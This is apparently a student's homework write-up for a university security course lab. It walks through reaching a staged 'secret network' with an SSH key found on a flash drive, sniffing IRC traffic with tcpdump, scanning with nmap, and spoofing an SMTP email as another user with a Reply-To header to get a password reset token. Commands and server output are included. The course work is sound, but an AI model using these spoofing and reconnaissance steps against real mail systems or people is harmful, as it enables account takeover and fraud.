# CS426 hw8 Writeup

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
# Accessing the Secret Network

In the flash drive, there is a .ssh folder that has all the information needed to access the secret network. It contains the user, the host, and the ssh private key:




Using these information, I can login to armor3:

```
(base) daniel@daniel-ubuntu:~/Downloads/backups/fkq553/.ssh$ ssh -i id_rsa fkq553@
armor3.cs.purdue.edu
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Sat Nov  8 12:49:17 2025 from 10.186.181.160
[fkq553@armor3 ~]$
```

In the home directory there is a README.md file that suggests me to run tcpdump:


```
[fkq553@armor3 ~]$ cat README.md
Great! I knew that flashdrive would be the key to getting me in to the research
group's secret network. Now on to my real goal: getting control of the accounts
Nadia uses to access campus networks.

I suppose a good starting place would be to use `tcpdump` to take a look around
at what's happening on this network. The `enP2p2s0f0` interface looks like the
promising one...
[fkq553@armor3 ~]$
```


To gather hints about the token, I captured network packets with tcpdump:


```
[fkq553@armor3 ~]$ tcpdump -i enP2p2s0f0 -w capture.pcap
tcpdump: listening on enP2p2s0f0, link-type EN10MB (Ethernet), capture size 262144
 bytes
^C22 packets captured
32 packets received by filter
0 packets dropped by kernel
[fkq553@armor3 ~]$
```

I downloaded the capture file to my own computer and opened it in wireshark. By some inspection, I realized there are conversations on the Internet Relayed Chat (IRC) that could potentially leak hints:




I proceeded to trace these packets by TCP sequence number. Here are the conversations I extracted:




From these conversations, it seems like Alex keeps forgetting his password, and Kazem would send Alex a password reset token once he receives Alex's email. I also learned that Kazem's email is kazem@cs.426 and Alex's email is alex@cs426-students.

By printing the contents of /etc/hosts I found the host information of the SMTPS server:

```
[fkq553@armor3 ~]$ cat /etc/hosts
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6

10.168.0.160 smtp.cs.426
10.168.0.158 spectre
10.168.0.158 spectre.cs426
10.168.0.159 meltdown
10.168.0.160 ridl
[fkq553@armor3 ~]$
```

By scanning the server for open ports I learned that the SMTPS service runs in port 465. Knowing the host name and the port number enables me to craft an email and send it to the Kazem:

```
[fkq553@armor3 ~]$ nmap smtp.cs.426 -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2025-11-08 15:33 EST
Nmap scan report for smtp.cs.426 (10.168.0.160)
Host is up (0.46s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
465/tcp  open   smtps
2049/tcp closed nfs
9090/tcp closed zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 72.89 seconds
[fkq553@armor3 ~]$
```

The goal is to send an email as alex@cs426-students to kazem@cs.426. With the information I have, I crafted an email and sent it to the SMTPS server. If the From address is incorrect, I would receive an email about something funny in my address. This means that kazem could receive my email. However, even the From address is correct, I still have to include the Reply-To field just to make kazem send me the token:

```
HELO smtp.cs.426
MAIL FROM:fkq553@cs426-students
RCPT TO:kazem@cs.426
DATA
From: alex@cs426-students
To: kazem@cs.426
Reply-To: fkq553@cs426-students
Date: Mon, 10 Nov 2025 14:09:20 -0500
Subject: I forgot my password

Hi!
Just a reminder that please send me the password reset token.

Best,
Alex

.
QUIT
```

The mail is sent via `openssl s_client -connect smtp.cs.426:465 -crlf -nocommands`. I immediately got a new mail after that, indicating a successful mail spoofing:

```
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 7200 (seconds)
    TLS session ticket:
    0000 - 09 27 f3 84 0a d1 7a e6-c2 d7 e6 d1 b7 bc df 84   .'....z.........
    0010 - 0b 91 ba 63 9a 1a a0 ce-d4 3f 17 5d 5b 80 c7 63   ...c.....?.][..c
    0020 - 27 60 8d 83 ca a1 20 7a-2d c4 4d 80 9f 60 5b 71   '`.... z-.M..`[q
    0030 - 32 16 f9 db 5f 32 d8 53-bc 01 74 a2 91 9e 7b c8   2..._2.S..t...{.
    0040 - 4c 21 f0 54 0e bd 8d ff-36 a7 67 68 14 c0 4f 60   L!.T....6.gh..O`
    0050 - cb 38 e9 c6 99 16 06 6e-c8 79 25 41 c9 b0 fe d7   .8.....n.y%A....
    0060 - bc d5 62 48 9a fe 90 6b-a1 02 07 42 df 2f cc 49   ..bH...k...B./.I
    0070 - 07 8c 33 da 8c 3d 70 47-02 03 bb dd 63 e6 91 cd   ..3..=pG....c...
    0080 - 82 86 55 ac f8 70 30 28-3d 83 53 de 1a 52 7b 31   ..U..p0(=.S..R{1
    0090 - 76 a6 ea cb d7 28 70 4d-df 79 2d cd f8 e5 12 39   v....(pM.y-....9
    00a0 - d3 cd 68 fb ee 7e 6b 1a-86 69 12 ac e0 33 55 41   ..h..~k..i...3UA
    00b0 - c1 7e 13 3b bf 21 e2 19-2a c8 a0 38 84 56 4c 06   .~.;.!..*..8.VL.
    00c0 - fd 25 c2 51 8f 62 f2 71-17 31 f0 7f ba 68 40 47   .%.Q.b.q.1...h@G

    Start Time: 1762811207
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
220 armor15 ESMTP Postfix (Cent OS)
HELO smtp.cs.426
MAIL FROM:fkq553@cs426-students
RCPT TO:kazem@cs.426
DATA
From: alex@cs426-students
To: kazem@cs.426
Reply-To: fkq553@cs426-students
Date: Mon, 10 Nov 2025 14:09:20 -0500
Subject: I forgot my password

Hi!
Just a reminder that please send me the password reset token.

Best,
Alex  250 armor15
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>

.
250 2.0.0 Ok: queued as 0DC20C0DCB2B
QUIT
221 2.0.0 Bye
closed
You have new mail in /var/spool/mail/fkq553
[fkq553@armor3 ~]$ cat /var/mail/fkq553
```

Here is the content of the email reply:

```
Subject: I forgot my password

Hi!
Just a reminder that please send me the password reset token.

Best,
Alex  250 armor15
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>

.
250 2.0.0 Ok: queued as 0DC20C0DCB2B
QUIT
221 2.0.0 Bye
closed
You have new mail in /var/spool/mail/fkq553
[fkq553@armor3 ~]$ cat /var/mail/fkq553
From kazem@cs426  Mon Nov 10 16:46:50 2025
Return-Path: <kazem@cs426>
X-Original-To: fkq553@cs426-students
Delivered-To: fkq553@cs426-students
Received: from armor15.cs.purdue.edu (unknown [10.168.0.160])
        (using TLSv1.3 with cipher TLS_AES_256_GCM_SHA384 (256/256 bits)
         key-exchange X25519 server-signature RSA-PSS (2048 bits) server-digest SHA256)
        (No client certificate requested)
        by armor3 (Postfix) with ESMTPS id CAD80B10C821
        for <fkq553@cs426-students>; Mon, 10 Nov 2025 21:46:50 +0000 (UTC)
From: Kazem Taram <kazem@cs.426>
Subject: password reset token
To: alex@cs426-students

wow ok how many times do I need to reset this for you
I put the reset token in a file on my machine, and I spun up a quick webserver running if you want to wget it or whatever.
my IP address is 192.168.1.51, the webserver is running on port uh... something in the 9000-10000 range, I don't remember.
note that the server will go down in about 15 minutes, so hurry up!

seriously though you need to figure this out, one of the students might break in and hack something if you're not careful

Kazem T.

ps also just to confirm, for the part a: mystery on gradescope, they need to submit a file transcript.txt with the protocc
like the raw text request/responses between them and the server? thanks


Original Message:
> Hi!
> Just a reminder that please send me the password reset token.
>
> Best,
> Alex

[fkq553@armor3 ~]$
```


From the reply, Kazem mentions that there is a host 192.168.1.51 with some port between 9000 to 10000. Through nmap, I learned that the port is 9370.

```
[fkq553@armor3 ~]$ nmap -p 9000-10000 192.168.1.51
Starting Nmap 7.70 ( https://nmap.org ) at 2025-11-10 16:48 EST
Nmap scan report for 192.168.1.51
Host is up (0.00032s latency).
Not shown: 1000 closed ports
PORT     STATE SERVICE
9370/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds
[fkq553@armor3 ~]$
```

Initially, I assumed that the service behind 9370 is http. After some trial and error, I realized that it is actually https. I proxied my connection to the machine and accessed the website locally on my computer. The website hosts a token file, which I can directly download:

```
(base) daniel@daniel-ubuntu:~/Downloads/backups/fkq553/.ssh$ ssh -D 6666 -C -N -i id_rsa fkq553@armor3.cs.purdue.edu
```




# Collaboration Statement

Individuals consulted:

- Professor Taram provided some guidance to the email construction.

Online resources used:

- None